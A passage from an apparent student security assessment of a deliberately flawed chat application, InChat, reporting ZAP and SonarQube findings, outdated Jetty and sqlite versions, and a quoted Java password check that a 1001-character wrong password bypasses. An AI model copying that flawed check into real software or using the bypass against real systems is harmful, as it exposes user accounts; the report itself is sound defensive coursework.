	at org.eclipse.jetty.server.Request.getParameter(Request.java:1033)
	at inf226.inchat.Handler.handle(Handler.java:91)
	at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:132)
	at org.eclipse.jetty.server.Server.handle(Server.java:531)
	at org.eclipse.jetty.server.HttpChannel.handle(HttpChannel.java:352)
	at org.eclipse.jetty.server.HttpConnection.onFillable(HttpConnection.java:260)
	at org.eclipse.jetty.io.AbstractConnection$ReadCallback.succeeded(AbstractConnecti
	at org.eclipse.jetty.io.FillInterest.fillable(FillInterest.java:102)
	at org.eclipse.jetty.io.ChannelEndPoint$2.run(ChannelEndPoint.java:118)
	at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.doProduce(EatWhatYouKill.
	at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.tryProduce(EatWhatYouKill
```

Powered by Jetty:// 9.4.9.v20180320

The attacker might use this information to launch further, more directed, attacks.
In addition, the attacker might notice the version of Jetty and lookup any possible CVE's on this version.

Other alerts

- **X-Frame-Options Header Not Set**
  If this header is not set, an attacker might be able to perform clickjacking attacks. I was not able to test this in practise, but this attack would breach the requirement of confidentiality and integrity
- **Timestamp Disclosure - Unix**
  ZAP showed a result of a timestamp dated to 1970. Because of the old date, I don't think this is a relevant alert for this application
- **X-Content-Type-Options Header Missing**
  An attacker could exploit this security issue by injecting code into another content type than in the server response body, and therefore be executed by a victim. This has not been tested in practice, and thus it is not known whether or not this vulnerability actually exists. If it does, it would potentially breach the requirement of confidentiality and integrity
- **Charset Mismatch (Header Versus Meta Content-Type Charset)**
  ZAP recognized the difference in charset when requesting a specific page. I don't think this is relevant in this case, since both the charset is pretty normal (iso-8859-1 and utf-8)

SonarQube

SonarQube gave us 36 security hotspots to work with. 34 was SQL-related issues, while two was related to XSS

Otherwise, the result showed 58 bugs and 159 code smells. I won't cover these on the basis that they aren't security related

SQL

As a result of concatenating untrusted values into a SQL query has already been covered here(SQL Injection). The fact that SonarQube found 34 identically security hotspots, means that there is a high chance that further exploitation could be possible with the correct crafted queries.

XSS

SonarQube detects in the source code that the cookie is created without adding a HttpOnly Flag, this was also detected by ZAP and is further discussed here.
The Secure attribute is also important, in that it prevents a cookie to be sent by the browser over an unencrypted HTTP request


Manual Inspection

Inspection of pom.xml

- **Old version of Jetty is being used (9.4.9.v20180320).**
  According to (CVE -CVE-2018-12545, 2021), the server is vulnerable to a denial of service attack. This would hence violate the requirement of availability.
- **Old version of sqlite driver (2019-06-24: sqlite-jdbc-3.28.0).** Multiple CVE's(https://github.com/xerial/sqlite-jdbc/issues/501)
  Some of these CVE's say that there is a use-after-free vulnerability, which might make an attacker able to crash the application, or in worst case execute arbitrary code. This has however not been further explored, and I can therefore not say anything about the possibility.

Database/SQL
An attacker could easily change passwords to all members of InChat or even delete the whole database.
And because the database doesn't have password protection, if an attacker could get access to the local machine where the database was stored, they could easily open the database and read the contents.
This would lead to a breach of confidentiality and integrity. And even availability in that a user can't get access to their account if the attacker changed the passwords or deleted the database.

Authentication/Credentials
The access control model is in a state right now, where it can in no way be called an access control system. As stated here, the purpose of an access control model is to protect data.
First of all, InChat has no checks on username or password. A user could register with username "a" and password "b". It would be safe to assume that an attacker could crack that password pretty easily.
Also, a user could choose to not specify either username or password.
Furthermore, even though InChat implements a logical check to check if the password is correct, this could be bypassed by inputting 1001 characters as the password.



```
    // Check that password is not incorrect and not too long.
    if (!(!account.value.password.equals(password) && !(password.length() > 1000))) {
        result.accept(session);
    }
```

Let's assume this:

- `!account.value.password.equals(passwords)` = **True** (i.e input wrong password),
- `!(password.length() > 1000)` = **False** (i.e the user input 1001 characters)

Then a logical conjunction (&&) between **True** and **False** results in **False.**
Because the if clause starts with a not operator (!), the **False** results in **True**, and the user has successfully bypassed the password check.

This is a huge violation of confidentiality and integrity on the user's data. The simplicity makes it a very critical vulnerability.

Conclusion

After reviewing the results, InChat is definitely in a real bad state in terms of security. The requirements and guarantees mentioned in the threat model are in no way met. It would not be safe for the users nor the developer to release this application now, hence it needs serious reviewing and editing of the source code.

Recommended response

The access control model is designed in a very insecure way. Thus, the first task to do would probably be to improve how authentication is done.

Authentication
Input sanitation, choosing a strong password, actually having to retype the password would be a place to start.

The logical solution in terms of password checking would have to be improved. Instead of checking a plain text password, the application should compare to hashes of a string. I.e, the application should never have to compare plain text to authenticate a user.

Database
When storing username and password in the database, the credentials should be encrypted. And the database should be password protected, in case an attacker gets access to the database on the hosting machine.

SonarQube
The results from SonarQube show that there is a lot of code to be improved. Luckily the SQL vulnerabilities originate from almost identical code mistakes, but it is nevertheless important that the fixing is done thoroughly.

And by adding some flags and tokens to the HTTP response header, InChat is one step closer to prevent XSS and CSRF attacks

References

Cheatsheetseries.owasp.org. 2021. Authentication - OWASP Cheat Sheet Series. [online] Available at: <https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#login> [Accessed 13 October 2021].

Cheatsheetseries.owasp.org. 2021. Session Management - OWASP Cheat Sheet Series. [online] Available at: <https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html> [Accessed 10 October 2021].

Cve.mitre.org. 2021. CVE -CVE. [online] Available at: <https://cve.mitre.org/>.

Cve.mitre.org. 2021. CVE -CVE-2018-12545. [online] Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12545> [Accessed 10 October 2021].

Developer.mozilla.org. 2021. X-Frame-Options | Mozilla. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options> [Accessed 10 October 2021].

Developer.mozilla.org. 2021. SameSite cookies - HTTP | Mozilla. [online] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite> [Accessed 10 October 2021].

En.wikipedia.org. 2021. Universally unique identifier - Wikipedia. [online] Available at: <https://en.wikipedia.org/wiki/Universally_unique_identifier#Version_4_(random)> [Accessed 11 October 2021].

Harris, S. and Maymí, F., 2019. *CISSP exam guide*. 8th ed. New York: McGraw-Hill Education.

Helfrich, J., 2019. *Security for software engineers*. CRC Press, Taylor & Francis Group.

Maven.apache.org. 2021. Maven – Introduction to the POM. [online] Available at: <https://maven.apache.org/guides/introduction/introduction-to-the-pom.html>.

Netsparker.com. 2021. Missing Content-Type Header | Netsparker. [online] Available at: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/> [Accessed 10 October 2021].

Owasp.org. 2021. HttpOnly - Set-Cookie HTTP response header | OWASP. [online] Available at: <https://owasp.org/www-community/HttpOnly> [Accessed 11 October 2021].

Owasp.org. 2021. Cross Site Scripting (XSS) Software Attack | OWASP Foundation. [online] Available at: <https://owasp.org/www-community/attacks/xss/> [Accessed 11 October 2021].

Owasp.org. 2021. SQL Injection | OWASP. [online] Available at: <https://owasp.org/www-community/attacks/SQL_Injection> [Accessed 11 October 2021].

Owasp.org. 2021. Clickjacking | OWASP. [online] Available at: <https://owasp.org/www-community/attacks/Clickjacking> [Accessed 10 October 2021].

Owasp.org. 2021. Cross Site Request Forgery (CSRF) | OWASP Foundation. [online] Available at: <https://owasp.org/www-community/attacks/csrf> [Accessed 13 October 2021].

PortSwigger.net, 2021. Cross-site scripting. [online] Available at: <https://portswigger.net/web-security/cross-site-scripting> [Accessed 12 October 2021].

Portswigger.net, 2021. Directory traversal. [online] Available at: <https://portswigger.net/web-security/file-path-traversal> [Accessed 12 October 2021].

RedHat. 2021. What is a CVE?. [online] Available at: <https://www.redhat.com/en/topics/security/what-is-cve> [Accessed 12 October 2021].

ScanRepeat. 2021. Timestamp Disclosure - Unix | ScanRepeat. [online] Available at: <https://scanrepeat.com/web-security-knowledge-base/timestamp-disclosure---unix> [Accessed 14 October 2021].

ScanRepeat. 2021. Loosely Scoped Cookie | ScanRepeat. [online] Available at: <https://scanrepeat.com/web-security-knowledge-base/loosely-scoped-cookie> [Accessed 13 October 2021].

Singh, S., 2021. 5 Practical Scenarios for XSS Attacks - Pentest-Tools.com Blog. [online] Pentest-Tools.com Blog. Available at: <https://pentest-tools.com/blog/xss-attacks-practical-scenarios/> [Accessed 14 October 2021].

SonarQube. 2021. Concepts. [online] Available at: <https://docs.sonarqube.org/latest/user-guide/concepts/> [Accessed 12 October 2021].

Zaproxy.org. 2021. OWASP ZAP – Getting Started. [online] Available at: <https://www.zaproxy.org/getting-started/>.

Zaproxy.org. 2021. OWASP ZAP - Modes. [online] Available at: <https://www.zaproxy.org/docs/desktop/start/features/modes/> [Accessed 13 October 2021].

Zaproxy.org. 2021. Application Error Disclosure | OWASP ZAP Alerts. [online] Available at: <https://www.zaproxy.org/docs/alerts/90022/> [Accessed 13 October 2021].

Zaproxy.org. 2021. Timestamp Disclosure | OWASP ZAP Alerts. [online] Available at: <https://www.zaproxy.org/docs/alerts/10096/> [Accessed 13 October 2021].

Zaproxy.org. 2021. Charset Mismatch | OWASP ZAP Alerts. [online] Available at: <https://www.zaproxy.org/docs/alerts/90011/> [Accessed 13 October 2021].

Zalewski, M., 2021. Standard browser security features. [online] Code.google.com. Available at: <https://code.google.com/archive/p/browsersec/wikis/Part2.wiki#Character_set_handling_and_detection> [Accessed 14 October 2021].